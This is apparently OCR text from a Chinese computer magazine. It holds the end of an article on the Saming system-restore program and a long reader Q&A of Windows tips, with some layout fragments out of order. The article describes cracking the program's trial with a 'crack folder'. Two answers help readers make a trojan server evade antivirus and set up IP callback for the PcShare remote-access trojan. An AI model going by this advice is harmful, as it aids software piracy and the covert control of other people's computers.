


图17

最后要给大家介绍一款快速还原系统的软件——“三茗还原软件”，它能够在你系统瘫痪的时候以最快的速度还原系统。软件运行后的界面如图21所示。密码主要用于开机时按HOME键后的登录密码，这样可以防止别人任意修改你的还原点。这款软件只能试用30天，因此开机后需要关闭2个进程，一个是SmMonitor.exe，另一个是SamingTray.exe。我们把“破解文件夹”里的所有文件内容覆盖到的原来安装的系统目录里（默认是C:\program Files\Saming\三茗一键恢复\），再次运行



问： 开机后无法显示桌面图标怎么办？

答： 按CTRL+ALT+DEL打开任务管理器，选择“文件”—“新建任务”，在“创建新任务”对话框中点击“浏览”按钮，找到系统盘的WINDOWS文件夹（比如C:\windows）中的explorer.exe，双击后返回到创建新任务对话框，按确定按钮后将会重新打开一个新的桌面。

问： 在没有光驱的情况下如何安装操作系统？

答： 从网上下载一个系统镜像文件，安装GHOST或虚拟光驱。使用虚拟光驱加载系统镜像文件.ISO进行安装或使用GHOST加载.GHO文件进行系统覆盖还原操作。

问： 电脑桌面任务栏上不显示输入法图标怎么办？

答： 1、打开高级文字服务。

2、C盘下的输入法程序ctfmon被恶意删除，在其它电脑上复制一个存放到你的本地电脑C:\WINDOWS\system32目录下双击运行即可。

3、在启动项中勾选上ctfmon，确定后重新启动电脑。

问： 什么是PDF文件？

答： PDF全称是Portable Document Format，这是Adobe公司开发的一种电子文件格式。

问： QQ爱墙图标怎样点亮？

答： 1、发1张付费的爱墙字条。

2、找1个有图标种子的人，给你发点亮邀请。

问： Windows Vista中怎样开启管理员模式？

答： 在“开始”－“运行”栏中输入REGEDIT打开注册表，找到HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon\，在这个键值下新建一个名为SpecialAccounts的注册表项，并在其下新建一个名为UserList的子项，然后再建一个名为Administrator的DWORD(32位)值并将其数值改为1。重启系统后按F8键进入安全模式，在“开始”－“运行”栏中输入CMD，在CMD窗口中输入“net user administrator /active:yes”（注意/前有两个空格，否则运行时会提示错误命令。重启计算机或切换用户就能看到多出来了administrator用户了，这样超级管理员模式就开启了。

问： 怎样让分区变成NTFS格式（非系统分区）？

答： 如果你不想丢失要转化的磁盘上的数据，可以在“运行”栏输入CMD，然后输入**CONVERT E：/FS NTFS**将E盘转换成NTFS格式。要是你不想要数据的话可以在E盘盘符上点鼠标右键，选择格式化，然后选择NTFS格式就可以了。

问： 怎么样才能提高旋风的下载速度？

答： 1、使用工具来破解XP系统的tcp连接数。

2、开启upnp。

3、优化网络设置。

问： 如何在Outlook Express防止收到带毒邮件？

答： 在Outlook Express中可以设置让其自动拦截带毒附件：单击菜单“工具－选项”，在打开的窗口中选择“安全”选项卡，然后选中“不允许保存或打开可能有病毒的附件”项，最后保存设置即可。




图20




图21

“三茗一键恢复”，在小图标那里点击右键里的“注册”，在注册里面随便输入注册信息就可以了，如图22。

如果大家还有什么不懂的话，可以在论坛上提问，不知道菜菜们看起本文是不是感觉有些吃力，如果很容易懂的话，那我的目的也就达到了，如果觉的有些难的话，那大家可就得加




图22

把劲多看看杀病毒的例子哦。

（本文所涉及到的autoruns、三茗一键还原3.0、FileForceKiller、DLL马的之资料已收录到光盘中）

问： 如何彻底清除 IE 中地址栏的历史记录

答： 1、打开注册表编辑器，到来HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\TypedURLs这个键值下，将右侧对应的历史记录删除即可。

2、可以通过Windows优化大师对其进行清除，在Windows优化大师主窗口中选择"系统清理－历史痕迹清理"，然后在右侧窗口中选中"IE 地址栏中的历史网址记录"，再单击"删除"按钮即可。

问： 在Vista系统中每次复制或粘贴文件就会出现RarExtloader.exe已停止工作怎么办？

答： 这是由于部分版本的WinRAR和Windows Vista的资源管理器有冲突造成的，解决办法，在WinRAR中单击菜单栏的"选项"－"设置"，在弹出的"设置"对话框中选择"综合选项"，取消勾选"把WinRAR整合到资源管理器中"即可。

问： 如何让电驴定时下载？

答： 启动电驴，单击"选项"按钮，打开"选项"窗口，单击左侧"计划任务"勾选右侧的"启用"，然后单击"新建"按钮，在列表框中的"标题"下会出现一个问号，选中这个标有"？"的标题任务在其下面的"详细资料"中勾选"启用"，在"标题"中输入一个有意义的名字，如"X档案下载"。然后在"时间"中选择时间段，可以是每天或指定每个星期几，这里我们选择"每天"，接着输入开始和结束时（21:00和8:00)。在"动作"列表中点击鼠标右键，选择"添加／下载限制"，打开"设置动作"窗口，输入具体的数值作为传输速率的上限，这里可输入0，表示不限速。设置完成后单击"应用"按钮即可。

问： 如何重装受损的IE6.0？

答： 选择"开始→运行"并键入regedit，按回车键打开"注册表编辑器"，展开[HKEY_LOCAL_ MACHINE\SOFTWARE\Microsoft\Active Setup\Installed Components\{89820200-ECBD-11cf-8B85-00AA005B4383}]这个键值，将IsInstalled的DWORD值改为0，退出"注册表编辑器"并重新启动操作系统，重新安装即可。

问： 如何批量删除压缩包中的文件？

答： 双击要删除文件的压缩包，在打开的窗口中选择"选项→文件列表→平面文件夹查看"（或按快捷键：Ctrl + H)。这时压缩包里所有的文件都会在窗口中显示出来。单击"文件→选定一组"，输入需要删除的图片文件扩展名比如"*.jpg"；然后在通过"选定一组"的操作输入其它要删除的文件扩展名，单击工具栏上的"删除"按钮后，这些文件就被从压缩包里删除了。 不单是图片文件，要批量删除其它类型的文件也可使用这个方法。

问： 如何禁止QQ修改浏览器的鼠标右键菜单？

答： 可以通过限制注册表中对应项目的修改权限来进行修改：选择"开始→运行"并键入regedit，按回车键打开"注册表编辑器"，找到HKEY_CURRENT_USER/Software/Microsoft/Internet Explorer/MenuExt这个键值，在"MenuExt"项点击鼠标右键选"权限"将当前用户的权限改成"拒绝写入"，这样就可以避免QQ程序自行在浏览器右键菜单中添加项目了，通过这种方法还可以防止其它应用程序向浏览器右键菜单中添加项目。

问： 如何防止病毒格式化硬盘？

答： 打开我的电脑，打开"工具－文件夹选项"选择"查看"将"隐藏受保护的操作系统文件（推荐)"前的勾去掉并选中"显示所有文件和文件夹"确定。然后用"记事本"打开C盘根目录下的AUTOEXEC.BAT文件，并在其中添加如下语句：

```
C:\>DOSKEY FORMAT=Bad command or filename!
C:\>DOSKEY del=Bad command or filename!
C:\>DOSKEY deltree=Bad command or filename!
```

保存后退出。这样再调用FORMAT、DEL、DELTREE等命令时，就会显示Bad command or filename而拒绝操作。从而防止病毒直接格式化硬盘。

问： 启动系统后在任务栏的托盘区中会自动出现很多的程序图标，请问如何减少这些程序图标呢？

答： 这些程序都是正在运行的程序，如果你不想运行这些程序，只要右击它们并将它们退出即可。如果不想每次都运行这些程序，可以单击"开始→运行"，输入"msconfig"并回车，然后在"启动"标签中将不需要运行的程序项前的勾去掉即可。另外，如果只是不想看到这些程序图标占用任务栏空间，可以右击任务栏并选择"属性"，在打开的窗口中将这些程序图标进行隐藏设置即可。

问： 如何将默认安装路径设置到其他分区？

答： 点击"开始"在"运行"中输入"regedit"回车打开注册表编辑器，找到"HKEY_ LOCAL_ MACHINE\SOFTWARE\Microsoft\Windows\"分选择"CurrentVersion"项，双击右侧窗口"中的"ProgramFilesDir"，将"数值数据"修改为你自己需要的路 径如"D:\Program Files"，以后安装软件的默认位置便是这个设置的文件夹了。

问： 如何去掉Windows XP启动时的欢迎画面？

答： 从"控制面板"中选择"用户账号"，然后在"用户账号"窗口中选择"更改用户登录或注销的方式"一项，进入"选择登录和注销选项"的窗口中，将"使用欢迎屏幕"复选框中的钩去掉即可。

问： 如何备份IE 中的收藏夹？

答： 单击IE菜单中的"文件→导入和导出"，在打开的窗口中选择"导出收藏夹"，然后再依照向导一步步将收藏夹导出到备份位置即可。

问： HTTP代理和SOCK5代理的区别？

答： HTTP代理利用HTTP协议通讯的方式（HTTP协议即超文本传输协议)，只允许用户通过HTTP协议访问外部网站。SOCK5代理利用"SOCK4/5代理协议"进行通迅，它可以说是对HTTP代理协议的加强，它不仅是对HTTP协议进行代理，而且对所有向外的连接进行代理，它没有协议的限制，也就是说，只要你向外连接，它就给你代理，并不管你用的是什么协议，极大的弥补了HTTP代理协议的不足，使得很多在HTTP代理情况下无法使用的网络软件都可以使用了。

问： 我是拨号上网的用户，以前启动浏览器时，总是显示"连接到"对话框，点击连接后，才开始进行拨号连接，最近启动浏览器时，不再有"连接到"对话框，而直接进行连接，我用的是Windows XP，请问如何设置才能恢复以前的提示？

答： 这是因为启用了"自动拨号"功能所致，自动拨号功能可以在有拨号连接请求时自动拨打默认连接，只要把它禁止就可以了。具体步骤如下：在系统桌面上用鼠标依次选择"开始

→控制面板”，双击“网络和Internet连接”项，进入“网络连接”窗口，单击“高级”菜单中“拨号首选项”命令，在弹出的对话框中选择“自动拨号”标签，然后选择“在自动拨号前总是询问我”复选框，以后就可以恢复到以前的“连接到”提示了。如果选择“当我登录时禁用自动拨号功能”复选框，则可以完全禁止自动拨号功能，就连“连接到”对话框也不会出现了。

问：我们公司有一台公用电脑，由我来负责维护，其他同事也可以偶尔来使用。我在操作系统中给自己建立了一个超级管理员用户，另外建立了一个受限用户。请问如何让受限用户在登录电脑后，看到但不能访问我用来存放重要文件的D盘分区？

答：你可以通过如下操作达到目的：

(1)在系统桌面上用鼠标依次选择“开始→运行”。

(2)在随后弹出的窗口中的“打开”栏中键入gpedit.msc并单击“确定”按钮运行。

(3)在“组策略”窗口中依次选择“本地计算机（或计算机配置）→管理模块→系统→磁盘配额”，选择“启动磁盘配额”，将其中的“已启动”选中并点“确定”按钮保存退出。

(4)然后在“我的电脑”中用鼠标右键单击D盘，依次选择“属性→配额→配额项”打开D：的配额项目。

(5)单击菜单中的“配额”选择“新建”命令建立一个配额项，出现“选择用户”窗口，单击“高级”按钮将那个受限制的用户添加进来，添加好后单击“确定”进入下一步。

(6)出现“添加新配额项”后选中“将磁盘空间限制为”单选项，并设置后边的两个值都为“0”。这样，如果是受限的用户在访问D盘时就会出现磁盘未满或未被写保护无法访问的情况，从而达到你的目的。

问：我的系统是Windows XP SP3，看了一篇优化文章后想把登录界面换回原来Windows 2000的经典界面，但需要用到系统的账户管理，可是我在打开“控制面板→用户账户”就会弹出错误框，提示“参数错误”，该如何解决呢？

答：这是由于Windows XP的用户账户使用了HTML界面，而系统中关于HTML显示的DLL文件的注册状态失效就会导致此故障。解决的方法是使用Regsvr32命令重新注册这些DLL文件。点击“开始→运行”，在运行框中输入CMD回车打开“命令提示符”，然后依次执行以下命令。

```
Regsvr32 /S jscript.dll
Regsvr32 /S nusrmgr.cpl
Regsvr32 /S /i mshtml.dll
Regsvr32 /S themeui.dll
Regsvr32 /S Vbscript.dll
```

问：我每次开机时都会出现“加载C:\Windows\ SYSTEM32\supdate2.dll时出错，找不到指定的模块”的错误提示，用杀毒软件扫描病毒提示没有发现病毒，这要怎么办呢？

答：打开“注册表编辑器”，然后分别展开分支[HKEY_LOCAL_ MACHINE\ SOFTWARE\ Microsoft\ Windows\ CurrentVersion\ Run]和[HKEY_ LOCAL_ MACHINE\ SOFTWARE\ Microsoft\ Windows\ CurrentVersion\ RunOnce]，删除右侧窗格中的“supdate2.dll”字符串即可。

问：我的系统非常奇怪，在使用一段时间后所有窗口标题栏的字体就会突然变小，只有重新启动才能恢复正常，请问这是不是中毒了还是有其它的原因？

答：这个问题在Windows 2000/XP/2003中均有出现，目前为止微软官方也没有公布彻底的解决方法，不过除了重启外还有一种临时的解决方法：右击桌面空白处选择“属性”，在弹出窗口中切换到“外观”选项卡，在“窗口和按钮”下拉列表中更换一种方案并确认，再次设置换回原来的方案即可，如之前使用的是“Windows经典样式”，可以先设置为“Windows XP样式”，再换回“Windows经典样式”，这样字体大小就会恢复正常。

问：通过什么方法可以快速查询出自己已经共享的文件夹和具体的路径？

答：你可以直接通过打开网上邻居，然后在网上邻居中打开自己的电脑，或是直接在资源管理器的地址栏中输入：\\自己的计算机名，这样在打开的窗口中便可以看到到底共享了哪些文件夹，不过，这种方式并不能方便地查询出这些文件夹的具体位置。如果要查询共享文件夹的具体位置，可以通过单击“开始→运行”，输入“cmd”，在打开的窗口中输入命令：net share并回车，稍后即可看到所有的共享文件夹及具体的路径。

问：由于工作需要，需要将一批文本文件合并到一起，复制、粘贴速度太慢还有可能出错。请问有什么好的方法可以实现批量合并文本文件吗？

答：要想批量合并文本文件，方法有很多，可以通过Word的插入文件功能，也可以通过命令行用命令的方式。

1.通过Word：将所有的文本文件放到同一个文件夹中，接下来打开Word，新建一个空白文档，再单击菜单“插入→文件”，在打开的窗口中将“文件类型”设置为“文本文件”，最后将所有要合并的文本文件添加进来即可。

2.通过命令：先将所有的文本文档拷贝到同一个文件夹，然后单击“开始→运行”，输入“cmd”打开命令提示符窗口，然后使用“cd”命令切换到存放文本文件的目录，再使用“copy *.txt c:\hackerxfiles.txt”(c:\hackerxfiles.txt为存放目标文件的路径及合并后的文件名)。

问：最近我家最近上不了网了，但系统托盘上一直出现那个不能连接的网络图标（没有插网线）。请问如何才能去掉这个图标？

答：在网上邻居上单击鼠标右键，然后选择“属性”，在弹出的“网络和拨号连接”窗口中选择本地连接图标，并单击鼠标右键并选择“禁用”，再选择右键菜单中的“属性”，在弹出的窗口中下方的“连接后在任务栏中显示图标”前面的框清空即可。

问：我用OllyICE打开木马的服务端免杀时，遇到0区无法定位到可执行文件数据怎么办？

答：用c32asm使用16进制模式打开，在你所要更改的代码处点击右键，选择对应汇编模式编辑(Ctrl+Q)，把你所要更改的代码nop掉，再改成你要改的代码保存即可。

问：为什么我在PcShare里使用刷新IP更新自己的IP时总是提示无法生成IP文件？我的FTP地址、端口、用户名、和密码都是对的啊！我用的是免费空间，IP文件路径栏填的是/ip.rar？

答：根据你的情况判断你的FTP文件路径写法有误，因为大多数免费空间都有一个网站目录/web或是/wwwroot等目录，所以你的FTP文件路径中必须写成/web/ip.rar或是/wwwroot/ip.rar才能更新成功。

问：我下载了一个鼠标的主题包，里面好多鼠标图像，设置的时候一个一个浏览选择麻烦，有没有简单的方法呢？

答：在安装包里你可以找到一个inf文件，选择后单击右键选择安装，就可以把同目录的所有鼠标图案安装了，这样你可以在鼠标的指针——方案中找到所有你安装的鼠标图像了。

问：我用的Opera浏览器，每次下载东西时，遇到只能用迅雷下载的东西就没有办法下载了，在右键里也没有使用迅雷下载的选项，要怎么办呢？怎么样才可以用迅雷下载呢？

答：你可以打开迅雷，选择“工具—浏览器支持”，然后选择“添加Oprea支持”，这样当你重新打开Opera浏览器时将鼠标移动到要下载的文件链接上，单击右键就可以选择使用迅雷下载了。

